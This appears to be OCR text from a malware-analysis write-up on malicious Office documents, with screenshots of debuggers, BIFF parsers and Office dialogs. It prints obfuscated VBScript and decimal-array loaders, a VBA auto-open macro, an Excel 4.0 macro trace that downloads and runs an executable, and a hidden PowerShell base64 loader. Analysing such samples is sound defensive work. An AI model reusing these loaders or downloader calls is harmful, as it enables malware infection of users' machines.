
An unhandled exception ('Script Breakpoint') occurred in [2564] cscript.exe.

Available Debuggers:

New instance of Visual Studio Community 2019

□ Set the currently selected debugger as the default.

□ Manually choose the debugging engines.




Process: [10164] cscript.exe

Thread: [2812] Thread 2812


```
Wscript.Echo "Hello Reader!"
```

Name	Value	Type
oEnc...	Variable is unde...	


```
'cscript.exe' (Script): Loaded 'Script Code (C:\W:
```



```
Wscript.Echo "Hello Reader!"
#@~^HAAAAA==     km.bwDR21tK~J_+sVKP]nmN+MZJhQkAAA==^#~@
```



```
strs=array(13,79,110,32,69,114,114,111,114,32,82,101,115,11
for i=1 to UBound(strs)
        runner=runner&chr(strs(i))
next
Execute runner
```



Find / Replace

Find: `\-[0-9]{1,5},` REGEX

Replace:

☑ Global match □ Case insensitive

☑ Multiline matching □ Dot matches all

From Decimal


Delimiter: Comma □ Support signed values

length: 14483
lines: 1

```
13,79,110,32,69,114,114,111,114,32,82,101,115,117,109,101,32,78,101,120,116,32,13,1
0,13,10,68,105,109,32,80,114,111,103,114,97,109,70,105,108,101,115,80,97,116,104,32
,39,-12363,-12877,-15689,-16714,13,10,68,105,109,32,65,108,108,85,115,101,114,115,8
0,97,116,104,32,32,32,32,32,13,10,68,105,109,32,117,115,101,114,115,80,97,116,104,1
3,10,68,105,109,32,97,112,112,80,97,116,104,13,10,39,60,33,45,45,121,89,57,101,111,
56,88,103,97,111,45,45,62,13,10,83,101,116,32,87,115,104,83,104,101,108,108,32,61,3
2,87,83,99,114,105,112,116,46,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,8
3,99,114,105,112,116,46,83,104,101,108,108,34,41,13,10,80,114,111,103,114,97,109,70
,105,108,101,115,80,97,116,104,32,61,32,87,83,72,83,104,101,108,108,46,69,120,112,9
7,110,100,69,110,118,105,114,111,110,109,101,110,116,83,116,114,105,110,103,115,40,
34,37,80,114,111,103,114,97,109,70,105,108,101,115,37,34,41,32,38,32,34,92,34,32,39
,-17423,-14175,80,114,111,103,114,97,109,32,70,105,108,101,115,-13319,-11046,-15689
,-16714,13,10,65,108,108,85,115,101,114,115,80,97,116,104,32,61,32,87,83,72,83,104,
101,108,108,46,69,120,112,97,110,100,69,110,118,105,114,111,110,109,101,110,116,83,
116,114,105,110,103,115,40,34,37,65,108,108,85,115,101,114,115,80,114,111,102,105,1
08,101,37,34,41,32,38,32,34,92,34,32,39,65,76,76,32,85,83,69,82,83,-13319,-11046,-1
```


time: 6ms
length: 4237
lines: 169

```
On Error Resume Next

Dim ProgramFilesPath '
Dim AllUsersPath
Dim usersPath
Dim appPath
'<!--yY9eo8Xgao-->
Set WshShell = WScript.CreateObject("WScript.Shell")
ProgramFilesPath = WSHShell.ExpandEnvironmentStrings("%ProgramFiles%") & "\"
```



(Name) ThisDocument
AutoFormatOve False
AutoHyphenatic False
ConsecutiveHyp 0
DefaultTabStop 35,4
DefaultTargetFr
DisableFeatures False
DoNotEmbedSys True
EmbedLinguisticl True
EmbedTrueType False
EncryptionProvi

```

Sub Document_Open()

Call kos
End Sub


Public Sub kos()
Dim skapiska As String
Dim pop3r As Object

Dim dop4miagi2 As Object
Dim dop4miagi21 As Object
skapiska = Environ("Tem" & "p")
Dim dop4miagi23 As Object

Set pop3r = CreateObject(ufaso.Label2.Tag)
Dim dop4miagi25 As Object
Dim dop4miagi26 As Object
Dim dop4miagi27 As Object
Dim dop4miagi28 As Object
```




Customize the Ribbon and keyboard shortcuts.


Choose commands from: Popular Commands

Customize the Ribbon: Main Tabs

Main Tabs
- ⊞ ☑ Home
- ⊞ ☑ Insert
- ⊞ ☑ Design
- ⊞ ☑ Page Layout
- ⊞ ☑ References
- ⊞ ☑ Mailings
- ⊞ ☑ Review
- ⊞ ☑ View
- ⊞ ☐ Developer
- ⊞ ☑ Add-Ins
- ⊞ ☑ Blog Post
- ⊞ ☑ Insert (Blog Post)
- ⊞ ☑ Outlining
- ⊞ ☑ Background Removal



Name	Value	Refers To	Scope	Comment
Auto_Opensarei	FALSE	=SODXOFScMLykMi...	Workbook	



AccountNumber Fullname CustomerName


is encr

the file in t
on the web
e using a n
office deskt


Unhide

Unhide sheet:

SODXOFScMLykMiu
zbjwYsXvNnOZTl
Sheet3
Sheet4
Sheet5
Sheet6
Sheet7
Sheet8



Parsing Results

Name	Value	Offset	Size
⊞ Style[268]	Style	12093	21
⊞ BIFFRecord_General[269]	StyleExt	12114	67
⊞ BIFFRecord_General[270]	TableStyles	12181	92
⊞ BIFFRecord_General[271]	UsesELFs	12273	6
⊞ BoundSheet[272]	Sheet1	12279	18
⊟ BoundSheet[273]	Sheet2	12297	18
Type	133	12297	2
Length	14	12299	2
lbPlyPos	12455	12301	4
hsState	2	12305	1
unused	0	12305	1
dt	0	12306	1
⊞ SheetName		12307	8




Parsing Results

Name	Value	Offset	Size
⊞ BIFFRecord_General[320]	ExternSheet	0x0000376d	0x00000012
⊞ LBL[321]	Lbl	0x0000377f	0x0000001f
⊟ LBL[322]	Lbl	0x0000379e	0x0000001f
Type	0x18	0x0000379e	0x00000002
Length	0x1B	0x000037a0	0x00000002
⊟ Flags		0x000037a2	0x00000002
fHidden	0x0	0x000037a2	0x00000002
fFunc	0x0	0x000037a2	0x00000002
fOB	0x0	0x000037a2	0x00000002
fProc	0x0	0x000037a2	0x00000002



```
CELL:HX480     , FullEvaluation      , RUN(SODXOFScMLykMiu!EI47)
CELL:EI47      , FullEvaluation      , FORMULA("CreateDirectoryA",$IK$949)
CELL:EI48      , FullEvaluation      , RUN(SODXOFScMLykMiu!GS1958)
CELL:GS1959    , FullEvaluation      , RUN(SODXOFScMLykMiu!FV712)
CELL:FV712     , FullEvaluation      , FORMULA("JCJ",$IH$1515)
CELL:FV713     , FullEvaluation      , RUN(SODXOFScMLykMiu!R1191)
CELL:R1191     , FullEvaluation      , CALL("Kernel32","CreateDirectoryA","JCJ","C:\RzzmZzW",0)
CELL:R1192     , FullEvaluation      , CALL("Kernel32","CreateDirectoryA","JCJ","C:\RzzmZzW\jxfwimM",0)
CELL:R1194     . FullEvaluation      . CALL("URLMON"."URLDownloadToFileA"."JJCCJJ".0."https://[redacted]/attach.
CELL:R1195     , FullEvaluation      , CALL("Shell32","ShellExecuteA","JJCCCCJ",0,"Open","C:\RzzmZzW\jxfwimM\HDrMCsH.exe",,0,0)
CELL:R1198     , End                 , HALT()
```




Macro

Macro name: AJ1892

Macros in: All Open Workbooks

Description



Action Settings ? ×

Mouse Click | Mouse Over

Action on mouse over

○ None

○ Hyperlink to:

Next Slide

● Run program:

Browse...

○ Run macro:


○ Object action:

□ Play sound:

[No Sound]

□ Highlight when mouse over


OK | Cancel




Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?


Yes | No




```
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression
$(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\"nVZNb9swDL3nVwiBDwkaF/
K306BAuxUDCgxdsXbbIcjBluXVmGIbttKm3fbfJ9KWHLfbsPVCmSL1+EhRYSxGTsnZdLK+EOJyWleNnE2/8
abkwnOPMyGm8w2pd6koGGllItXC91LZyWUpr2VDPheN3CXiXIiKzfq9hwXZFaUk+3597Nen+
erVcd42PJH89k4tmY6z63HvF2SI3H8dxO53nkfftveskf8Se8u3LZezl8ivzyqtKqFrd91UkjODL+rzLGt42/b42cNN8cR7JRdX/KE
/sCDVTnbbos7FB5H1BkVoejaxKnWzCsq+
faw5sVUSKW8ueF6UhSyqkliM2FfJlpPpl6L03CmxS6W1dcI4wZ13u5KBZ0vsOmlbedfsJtb+1KpOTka3Thd071AKi9ct1J+vyPrNo+
TrzcZqocXoPmfKwmMl4hB86EiEIOIluAQA5CiRuWDwwZAqEbgYYaRSNlId4xyB6kI0miuRRkr4CeyFGj7P9RcD0ASgPBAh7EXwRREFv
lxwYegMx2gGAlVA5uCXU00jiMasDGff1TE6lWlrBEy5p0kicgYicAzUUtPorJ5BAYNjABAe99DqmZJ0x/6a/
